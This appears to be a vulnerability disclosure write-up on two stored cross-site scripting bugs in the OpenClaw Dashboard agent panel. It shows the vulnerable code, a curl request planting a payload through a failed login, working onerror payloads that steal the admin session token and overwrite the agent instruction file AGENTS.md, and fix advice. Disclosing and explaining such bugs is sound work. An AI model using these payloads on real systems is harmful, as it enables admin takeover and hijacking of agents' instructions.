OpenClaw Dashboard is a web panel for managing OpenClaw agents. I found two stored cross-site scripting bugs in it and after publicly disclosing them, they were assigned CVE-2026-66418, which was rated Critical (!) (CVSS 9.3), and CVE-2026-66421. Both let an attacker with no account run JavaScript in the administrator’s browser. This post is my write-up of the two: where the untrusted text comes from, where it ends up on the page, and how each one plays out in practice.
The shared root cause
The backend is one file, server.js, a plain Node http server with no dependencies. The frontend is one file, index.html, vanilla JS with no template engine. That means the app has to escape output by hand, and a stored XSS is just a spot where it forgot.
The frontend assigns innerHTML in 69 places:
$ grep -n "innerHTML" index.html | wc -l
69
Most of them build a chunk of HTML by concatenating strings and drop it into the DOM. Any one is a stored XSS if attacker-controlled text reaches it without encoding. Two of them do.
One header shapes how far each bug goes (server.js:298):
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; ...
'unsafe-inline' lets an injected onerror= handler run. The policy still blocks off-origin connections, so the payload cannot POST a stolen token to an external server. Both proofs below therefore stay same origin: the injected script uses the victim’s own session to act against the victim’s own dashboard.
Bug 1: an unauthenticated username in the audit log (CVE-2026-66418)
Failed logins are written to an audit log, which is reasonable on its own. The problem is that the username is written verbatim (server.js:1577-1583):
1if (username !== creds.username) {
2  recordFailedAuth(ip);
3  auditLog('login_failed', ip, { username });
4  res.writeHead(401, { 'Content-Type': 'application/json' });
5  res.end(JSON.stringify({ error: 'Invalid username or password' }));
6  return;
7}
username is whatever is in the JSON request body, with no length or character check. auditLog writes it to disk as a JSON line (server.js:278-282). JSON.stringify escapes quotes and newlines, so the payload stays on one line, but it leaves <, >, and / alone, so HTML markup survives.
The notification panel later reads those log lines back and renders them (index.html:5647-5653):
1body.innerHTML = data.events.map(e => {
2  const icon = notifIcons[e.event] || '📋';
3  const time = e.timestamp ? new Date(e.timestamp).toLocaleString() : '';
4  const detail = e.username ? ' (' + e.username + ')' : '';
5  const ip = e.ip ? ' from ' + e.ip : '';
6  return '<div class="notif-item"><div class="notif-icon">' + icon + '</div><div class="notif-content"><div class="notif-event">' + (e.event||'').replace(/_/g, ' ') + detail + ip + '</div><div class="notif-time">' + time + '</div></div></div>';
7}).join('');
e.username reaches innerHTML with no encoding. So the login screen, reachable by any unauthenticated visitor, is a way to write HTML into a store that an administrator later renders. The attacker submits a failed login on purpose.
Proof
First, as an unauthenticated user, submit one failed login whose username is the payload:
$ curl -s -X POST http://127.0.0.1:7799/api/auth/login \
    -H 'Content-Type: application/json' \
    -d '{"username":"<PAYLOAD>","password":"x"}'
{"error":"Invalid username or password"}
The 401 is expected. The login “failed”, but the username was already written to the audit log, payload and all. That payload is an <img> with an onerror handler. With the JSON escaping removed, the handler reads the token, uses it to overwrite the agent instruction file AGENTS.md, and shows the result in an alert so the impact is plain:
 1<img src=x onerror="
 2  var t = getStoredToken();
 3  fetch('/api/key-file', {
 4    method: 'POST',
 5    headers: { Authorization: 'Bearer ' + t, 'Content-Type': 'application/json' },
 6    body: JSON.stringify({ path: 'AGENTS.md', content: '# Agent hijacked via unauthenticated XSS' })
 7  }).then(r => r.json()).then(d => alert(
 8    'UNAUTHENTICATED XSS now running as ADMIN\n\n' +
 9    'Stolen session token:\n' + t + '\n\n' +
10    'Overwrote the agent instruction file AGENTS.md:\n' + JSON.stringify(d) + '\n\n' +
11    'The agent will now follow attacker-supplied instructions.'))
12">
src=x fails to load, onerror fires, and the handler runs as the administrator.
Then the administrator logs in and opens the notification bell. That is the only interaction required. The payload runs in their session:

The dialog is drawn by the injected script, so seeing it means the script ran with the admin’s privileges. It shows the stolen session token and {"success":true} from the AGENTS.md write. Behind it, the same <img> renders as a broken image icon in the notification panel’s login-failed row, where a username should be.
Bug 2: an agent message in the sessions table (CVE-2026-66421)
This one does not need the bell, or any navigation at all, and the payload can come from outside the operator entirely. OpenClaw is an agent gateway, so agents receive messages over channels like chat groups and webhooks. The dashboard shows the last message of each session in its sessions table, and it refreshes that table on a background timer whatever page is on screen (setInterval(fetchData, 5000) at index.html:2685, which calls updateSessions() with no check for the active page). So the payload runs as soon as the admin logs in, on the default landing page, without them ever opening the sessions view.
The server returns that message text uncut (server.js:474-481, exposed as lastMessage at server.js:538), and the frontend concatenates it into a table row and assigns it with innerHTML (index.html:3773):
1const lastMsg = s.lastMessage ? s.lastMessage.substring(0, 60) + (s.lastMessage.length > 60 ? '…' : '') : '';
2// ...built into the row string and assigned via innerHTML:
3<div class="table-cell" ... onclick="toggleSessionExpand('${escapedKey}', event)">${lastMsg}</div>
lastMsg is not escaped. The same row also drops the session label (index.html:3767, inside <strong>${s.label}</strong>) and key into the markup the same way, but the message text is the easiest field to reach. Anyone who can get a message into a displayed session can put HTML on the admin’s screen, which in a normal deployment includes members of a connected chat channel and anything that reaches the agent through a webhook.
Proof
The rendered message is capped at 60 characters, so the payload has to be short. This one reads the admin’s session token and shows it:

<img src=x onerror=alert(getStoredToken())>
Sent as a message in a session named “Support Channel”, it lands in the transcript like any other message. The administrator just logs in. There are no clicks, no bell, and no trip to the sessions view. The background poll renders the row within a few seconds and the payload runs on whatever page happens to be open, which is the Overview landing page:
Severity
Bug 1 (CVE-2026-66418) was rated critical, CVSS 4.0 9.3. Bug 2 (CVE-2026-66421) came in a little lower at 8.8, high. The gap is about what the attacker needs. Bug 1 is fully unauthenticated: the attacker needs only network access to the login page, and the admin only needs to open the notification bell. Bug 2 needs no admin click at all, just a login, but the attacker first needs a way to get a message into a session the dashboard lists. Both score high because the payload does not stop at reading the page. It runs as the admin of an agent gateway, so it can rewrite the agent’s instruction files and reach the configuration, which is the AGENTS.md overwrite shown above.
The fix
Both bugs are the same missing step: user text reaching innerHTML without encoding. Encode on output, or build the cells with textContent instead of concatenating HTML. The notification username, event, and ip fields need it, and so do the session lastMessage, label, and key fields. Removing 'unsafe-inline' from the CSP is a strong second layer, because it turns a missed encode from code execution into inert text. Validating the login username on the server helps too, but the real fix is on output, not input.